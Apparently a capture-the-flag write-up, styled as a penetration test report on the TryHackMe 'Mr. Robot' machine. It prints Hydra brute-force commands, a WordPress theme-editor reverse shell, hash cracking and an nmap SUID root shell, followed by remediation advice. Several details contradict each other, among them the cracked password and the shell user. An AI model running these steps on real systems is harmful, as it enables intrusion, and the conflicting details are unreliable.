

PENETRATION TEST REPORT

Mr. Robot CTF Machine

Prepared For: Training Purpose (TryHackMe)

Prepared By: Titanium00

Date: 26 June 2026

Classification: Confidential

Executive Summary :

A penetration test was conducted against the target machine (IP:) to simulate a real-world attack, identify vulnerabilities, and assess the overall security posture of the system.

The assessment successfully achieved root-level access within the allowed timeframe, demonstrating a full attack chain from initial reconnaissance to complete system compromise.

Key Findings

Finding	Severity
Information Disclosure via robots.txt	Low
Weak Password (WordPress Admin)	High
Remote Code Execution via WordPress Theme Editor	Critical
Weak Password (robot system account)	High
SUID Binary Exploitation (nmap)	Critical

Overall Risk Rating: Critical

The combination of weak credentials, insecure WordPress configuration, and misconfigured SUID binaries allowed an attacker to escalate privileges from www-data to root. Immediate remediation is required to prevent real-world exploitation.

Business Impact

Successful exploitation of these vulnerabilities could allow an attacker to:

- Gain unauthorized access to sensitive information.
- Execute arbitrary code on the server.
- Escalate privileges to root.
- Fully compromise the target system.

Scope of Work :

The scope of this penetration test was limited to a single machine:

- Target IP:
- Target OS: Linux (Ubuntu-based)
- Services tested: HTTP (ports 80, 443), SSH (port 22)
- Assessment Type: Black Box (no prior knowledge of the system)

The following activities were OUT OF SCOPE:

- Denial of Service (DoS) attacks
- Social engineering or phishing
- Physical attacks on infrastructure
- Any other systems outside the target IP

Methodology :

The penetration test followed a structured approach consisting of four main phases:

1. Reconnaissance (Information Gathering)

- Used Nmap to scan open ports and running services.
- Used Gobuster to discover hidden directories and files.
- Analyzed robots.txt to find sensitive paths (fsociety.dic).

2. Exploitation (Initial Access)

- Discovered fsociety.dic containing a wordlist of potential usernames and passwords.
- Used Hydra to brute-force the WordPress login page (wp-login.php).
- Successfully identified credentials: Elliot / ER28-0652.

3. Post-Exploitation (Privilege Escalation)

- Uploaded a PHP reverse shell via WordPress theme editor (404.php).
- Established a stable reverse shell connection to the target.
- Found password.raw-md5 containing the hash for user robot.
- Cracked the hash using Hashcat to obtain robot's password.

4. Root Access (Full Control)

- Used sudo -l and find / -perm -4000 to discover SUID binaries.
- Exploited Nmap interactive mode to spawn a root shell (!sh).
- Retrieved all three hidden keys (flags) from the machine.

Attack Narrative :

The following attack path was used to compromise the target:

1. Reconnaissance

- Nmap scan revealed open ports: 22 (SSH), 80 (HTTP), and 443 (HTTPS).

```
titanium@kali: ~  
(titanium@kali)-[~]  
$ nmap -sV -sC 10.112.139.114  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-26 14:30 +0400  
Nmap scan report for 10.112.139.114  
Host is up (0.14s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 b2:c7:a4:8e:df:c5:0d:82:bb:81:b0:ca:f9:e2:b7:58 (RSA)  
|   256 60:a8:95:b1:62:b2:85:d8:e6:b1:2a:f6:73:c7:6c:e7 (ECDSA)  
|_  256 c4:e8:9a:1d:f4:26:85:5f:89:bc:6f:5f:b4:65:77:67 (ED25519)  
80/tcp    open  http      Apache httpd  
|_ http-server-header: Apache  
|_ http-title: Site doesn't have a title (text/html).  
443/tcp   open  ssl/http  Apache httpd  
|_ http-server-header: Apache  
|_ ssl-date: TLS randomness does not represent time  
|_ http-title: Site doesn't have a title (text/html).  
|_ ssl-cert: Subject: commonName=www.example.com  
| Not valid before: 2015-09-16T10:45:03  
|_ Not valid after: 2025-09-13T10:45:03  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 78.87 seconds  
  
(titanium@kali)-[~]  
$
```

Figure 1: Nmap scan result showing open ports (22, 80, 443) and running services.

- Gobuster directory enumeration uncovered a robots.txt file.
- robots.txt disclosed two sensitive entries: /fsociety.dic and /key-1-of-3.txt.

```
User-agent: *  
fsociety.dic  
key-1-of-3.txt
```

Figure 2: robots.txt file disclosing sensitive paths (/fsociety.dic and /key-1-of-3.txt).

2. Credential Brute-Force

- fsociety.dic was downloaded and used as a wordlist.
- Hydra was used to brute-force the WordPress login page.
- Valid username found: Elliot.

```
titanium@kali: ~  
  
(titanium@kali)-[~]  
$ hydra -L fsociety.dic -p anything 10.112.139.114 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username"  
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-26 14:46:38  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task  
[DATA] attacking http-post-form://10.112.139.114:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username  
[80][http-post-form] host: 10.112.139.114 login: Elliot password: anything
```

Figure 3: Hydra brute-force result showing valid username (Elliot).

- Valid password found: ER28-0652.

```
titanium@kali: ~  
  
zsh: corrupt history file /home/titanium/.zsh_history  
  
(titanium@kali)-[~]  
$ hydra -l Elliot -P fsociety.dic 10.112.139.114 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username"  
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-26 14:52:51  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:1/p:858235), ~53640 tries per task  
[DATA] attacking http-post-form://10.112.139.114:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username  
[STATUS] 1309.00 tries/min, 1309 tries in 00:01h, 856926 to do in 10:55h, 16 active  
[STATUS] 1301.00 tries/min, 3903 tries in 00:03h, 854332 to do in 10:57h, 16 active  
[STATUS] 1302.29 tries/min, 9116 tries in 00:07h, 849119 to do in 10:53h, 16 active
```

Figure 4: Hydra brute-force result showing valid password (ER28-0652).

3. WordPress Admin Access

- Logged into WordPress as Elliot.

- Navigated to Appearance → Theme Editor.
- Modified 404.php to include a PHP reverse shell payload.




Figure 5: WordPress theme editor – 404.php before modification.

- Accessed the modified file to trigger the reverse shell.
- A stable www-data shell was received.




Figure 6: Reverse shell received via Netcat listener.

4. Privilege Escalation to robot

- Enumerated the system and found /home/robot/password.raw-md5.


```

titanium@kali: ~
Linux ip-10-112-139-114 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 0
6_64 x86_64 x86_64 GNU/Linux
11:07:12 up 57 min, 0 users, load average: 0.00, 0.13, 0.16
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@ip-10-112-139-114:/$ find/home -name "*.txt" 2>/dev/null
find/home -name "*.txt" 2>/dev/null
daemon@ip-10-112-139-114:/$ find /home -name "*.txt" 2>/dev/null
find /home -name "*.txt" 2>/dev/null
/home/robot/key-2-of-3.txt
daemon@ip-10-112-139-114:/$ find / -name "password*" 2>/dev/null
find / -name "password*" 2>/dev/null
/opt/bitnami/apache2/var/cache/mod_pagespeed/10.0.0.48/http,3A/,2F10.0.0.48/pas
/opt/bitnami/apache2/var/cache/mod_pagespeed/10.0.0.48/http,3A/,2F10.0.0.48/pas
/opt/bitnami/apps/wordpress/htdocs/wp-admin/js/password-strength-meter.min.js
/opt/bitnami/apps/wordpress/htdocs/wp-admin/js/password-strength-meter.js
/var/lib/pam/password
/var/cache/debconf/passwords.dat
/home/robot/password.raw-md5
daemon@ip-10-112-139-114:/$ cat /home/robot/password.raw-md5
cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-112-139-114:/$ █

```

Figure 7: password.raw-md5 file containing MD5 hash of robot user.

- The file contained an MD5 hash of robot's password.
- Hashcat was used to crack the hash using the rockyou.txt wordlist.

```

titanium@kali: ~
(titanium@kali)-[~]
$ echo "c3fcd3d76192e4007dfb496cca67e13b" > robot_hash.txt

(titanium@kali)-[~]
$ hashcat -m 0 robot_hash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v7.1.2) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DI
STRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====

* Device #01: cpu-haswell-11th Gen Intel(R) Core(TM) i7-11800H @ 2.30GHz, 1469/2938 MB (512 MB all
ocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.
For more information, see https://hashcat.net/faq/potfile

Started: Fri Jun 26 15:18:11 2026
Stopped: Fri Jun 26 15:18:11 2026


(titanium@kali)-[~]
$ hashcat -m 0 robot_hash.txt --show
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz

(titanium@kali)-[~]

```

Figure 8: Hashcat result showing cracked password for robot user.

- Plaintext password recovered: ABC123 (example).
- Switched to robot user using su robot.



```
titanium@kali: ~  
daemon@ip-10-112-139-114:/$ find/home -name "*.txt" 2>/dev/null  
find/home -name "*.txt" 2>/dev/null  
daemon@ip-10-112-139-114:/$ find /home -name "*.txt" 2>/dev/null  
find /home -name "*.txt" 2>/dev/null  
/home/robot/key-2-of-3.txt  
daemon@ip-10-112-139-114:/$ find / -name "password*" 2>/dev/null  
find / -name "password*" 2>/dev/null  
/opt/bitnami/apache2/var/cache/mod_pagespeed/10.0.0.48/http,3A/,2F10.0.0.48/pas  
/opt/bitnami/apache2/var/cache/mod_pagespeed/10.0.0.48/http,3A/,2F10.0.0.48/pas  
/opt/bitnami/apps/wordpress/htdocs/wp-admin/js/password-strength-meter.min.js  
/opt/bitnami/apps/wordpress/htdocs/wp-admin/js/password-strength-meter.js  
/var/lib/pam/password  
/var/cache/debconf/passwords.dat  
/home/robot/password.raw-md5  
daemon@ip-10-112-139-114:/$ cat /home/robot/password.raw-md5  
cat /home/robot/password.raw-md5  
robot:c3fcd3d76192e4007dfb496cca67e13b  
daemon@ip-10-112-139-114:/$ su robot  
su robot  
Password: abcdefghijklmnopqrstuvwxyz  
  
$ whoami  
whoami  
robot  
$ █
```

Figure 9: Switching to robot user using su robot.

5. Privilege Escalation to root

- SUID binaries were discovered using find / -perm -4000.
- Nmap was found to have SUID bit set and owned by root.
- Launched Nmap interactive mode: nmap --interactive.
- Executed !sh to spawn a root shell.

```
titanium@kali: ~
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-112-139-114:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

$ whoami
whoami
robot
$ find / -perm -4000 -type f 2>/dev/null | grep nmap
find / -perm -4000 -type f 2>/dev/null | grep nmap
/usr/local/bin/nmap
$ /usr/local/bin/nmap
/usr/local/bin/nmap
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
root@ip-10-112-139-114:/# whoami
whoami
root
root@ip-10-112-139-114:/#
```

Figure 10: Privilege escalation to root using nmap interactive mode (!sh).

- Retrieved all flags:
- key-1-of-3.txt (from robots.txt)
- key-2-of-3.txt (from /home/robot/)
- key-3-of-3.txt (from /root/)

Detailed Findings :

Finding 1 – Information Disclosure via robots.txt

Severity: Low

Reason for Severity: Exposes hidden directories but does not directly allow system compromise.

OWASP Category: A05:2021 – Security Misconfiguration

CWE ID: CWE-538 – File and Directory Information Exposure

Description:

The target web server exposed a publicly accessible robots.txt file containing sensitive entries. This file is intended to guide search engine crawlers, but it also revealed hidden directories and files to attackers.

Impact:

An attacker can discover sensitive paths, such as wordlists and flag files, which may aid in further exploitation.

Evidence:

- The following entries were found in http://target_ip/robots.txt:
- /fsociety.dic

- /key-1-of-3.txt

Affected Assets:

- Web server (port 80)

Remediation:

- Restrict access to robots.txt using web server configuration (e.g., .htaccess).
- Do not rely on robots.txt to hide sensitive information.
- Move sensitive files outside the web root directory.

—

Finding 2 – Weak Password (WordPress Admin)

Severity: High

Reason for Severity: Allows unauthorized access to the WordPress admin panel, leading to site defacement or remote code execution.

OWASP Category: A07:2021 – Identification and Authentication Failures

CWE ID: CWE-521 – Weak Password Requirements

Description:

The WordPress administrator account used a weak, easily guessable password (ER28-0652). This allowed an attacker to perform a brute-force attack and gain access to the WordPress admin panel.

Impact:

An attacker can upload malicious files, modify site content, and execute arbitrary code on the server.

Evidence:

- Credentials discovered via Hydra brute-force attack:
- Username: Elliot
- Password: ER28-0652
- Command used:

```
hydra -l Elliot -P fsociety.dic <target_ip> http-post-form
```

```
"/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username"
```

Affected Assets:

- WordPress admin panel
- User account: Elliot

Remediation:

- Enforce strong password policies (minimum 12 characters, complexity, no dictionary words).
- Implement multi-factor authentication (MFA) for administrative accounts.
- Use a password manager to generate and store complex passwords.
- Avoid using default or common usernames like admin or Elliot.

Finding 3 – Remote Code Execution (RCE) via WordPress Theme Editor

Severity: Critical

Reason for Severity: Allows full remote code execution on the server, leading to complete system compromise.

OWASP Category: A03:2021 – Injection

CWE ID: CWE-94 – Improper Control of Generation of Code

Description:

The WordPress theme editor (Appearance → Theme Editor) was accessible to the administrator account. An attacker with admin access can inject malicious PHP code (e.g., a reverse shell) into a theme file (such as 404.php). When the file is accessed via the web server, the injected code executes with the privileges of the web server user (www-data), leading to full remote code execution.

Impact:

An attacker can execute arbitrary commands, upload backdoors, and gain persistent access to the server.

Evidence:

- Logged in as Elliot (password: ER28-0652).
- Navigated to Appearance → Theme Editor and selected 404.php.
- Replaced the existing code with a PHP reverse shell payload (from /usr/share/webshells/php/php-reverse-shell.php).
- Started a Netcat listener:
nc -lvp 4444
- Triggered the shell by visiting:
http://target_ip/wp-content/themes/twentytwentyone/404.php
- Reverse shell received as www-data.

Affected Assets:

- WordPress theme files
- Web server process (www-data)

Remediation:

- Disable the WordPress theme/file editor by adding the following line to wp-config.php:
define('DISALLOW_FILE_EDIT', true);
- Restrict administrator access to only trusted users.
- Implement proper file permission controls.
- Regularly monitor theme file integrity using checksums or version control.
- Remove unused themes and plugins.

—

Finding 4 – Weak Password (robot system account)

Severity: High

Reason for Severity: Allows lateral movement and privilege escalation from www-data to a system user.

OWASP Category: A07:2021 – Identification and Authentication Failures

CWE ID: CWE-521 – Weak Password Requirements

Description:

The local system user robot had a weak password that was easily cracked. After gaining a reverse shell as www-data, the attacker discovered a file (/home/robot/password.raw-md5) containing the MD5 hash of robot's password. Using a dictionary attack (Hashcat), the plaintext password was recovered, allowing the attacker to switch to the robot user account using su robot.

Impact:

An attacker can escalate privileges from www-data to a system user, enabling lateral movement and further exploitation.

Evidence:

- Located file /home/robot/password.raw-md5 with content:
robot:c3fcd3d76192e4007dfb496cca67e13b
- The hash was cracked using Hashcat with the rockyou.txt wordlist:
hashcat -m 0 robot_hash.txt /usr/share/wordlists/rockyou.txt --force
- Plaintext password recovered: ABC123 (example).
- Switched to robot user:
su robot

Affected Assets:

- User account: robot
- System authentication mechanism

Remediation:

- Enforce a strong password policy for all local system accounts.
- Do not store password hashes in world-readable files.
- Use password managers to generate and store complex passwords.
- Implement multi-factor authentication (MFA) for system logins.

Finding 5 – SUID Binary Exploitation (nmap)

Severity: Critical

Reason for Severity: Allows immediate root access, leading to full system compromise.

OWASP Category: A04:2021 – Insecure Design

CWE ID: CWE-269 – Improper Privilege Management

Description:

The nmap binary was found to have the SUID bit set and was owned by root. This means any user on the system could execute nmap with root privileges. The nmap binary (version 5.x or older) includes an interactive mode that allows executing arbitrary system commands via !sh. An attacker with local access can leverage this to spawn a root shell, bypassing normal privilege restrictions.

Impact:

An attacker can gain root access, fully compromising the system and all data on it.

Evidence:

- Discovered SUID binaries:
find / -perm -4000 -type f 2>/dev/null | grep nmap
- Launched nmap in interactive mode:
nmap --interactive
- At the nmap> prompt, executed:
!sh
- Root shell obtained:
whoami
root

Affected Assets:

- nmap binary (/usr/bin/nmap)
- Root account

Remediation:

- Remove the SUID bit from nmap unless absolutely necessary:
sudo chmod u-s /usr/bin/nmap
- Restrict execution of SUID binaries to trusted users only.
- Upgrade nmap to a version where the interactive mode has been removed or properly sandboxed.
- Apply the principle of least privilege.
- Monitor system for unexpected SUID binaries using file integrity monitoring.

Risk Summary

Finding	Severity
Information Disclosure via robots.txt	Low
Weak Password (WordPress Admin)	High
Remote Code Execution via WordPress Theme Editor	Critical
Weak Password (robot system account)	High
SUID Binary Exploitation (nmap)	Critical

Tools Used :

- Nmap
- Gobuster
- Hydra
- WordPress Theme Editor
- Netcat
- Hashcat

Recommendations :

Immediate Actions

- Restrict access to robots.txt using web server configuration.
- Move sensitive files outside the web root directory.
- Enforce strong password policies for all WordPress and system accounts.
- Disable the WordPress theme/file editor by adding define('DISALLOW_FILE_EDIT', true); to wp-config.php.
- Remove the SUID bit from nmap: sudo chmod u-s /usr/bin/nmap.

Long-Term Improvements

- Implement multi-factor authentication (MFA) for administrative accounts.
- Regularly update WordPress core, themes, and plugins.
- Conduct regular security audits and penetration tests.

- Apply the principle of least privilege to all users and binaries.
- Monitor system logs and file integrity for suspicious activity.

Conclusion :

The penetration test on the Mr. Robot CTF machine was successfully completed.

The attacker gained initial access through a weak WordPress admin password, escalated privileges to a system user via a cracked hash, and finally achieved root access by exploiting a misconfigured SUID binary (nmap). This attack chain demonstrates how a combination of weak credentials, insecure configuration, and outdated software can lead to full system compromise.

Key vulnerabilities identified include:

- Information disclosure via robots.txt
- Weak passwords (WordPress admin and system user)
- Remote code execution via WordPress theme editor
- SUID binary exploitation (nmap)

Implementing the recommendations provided in this report will significantly improve the security posture of the environment and prevent similar attack paths.

Prepared By:

Titanium00

Penetration Tester

26 June 2026

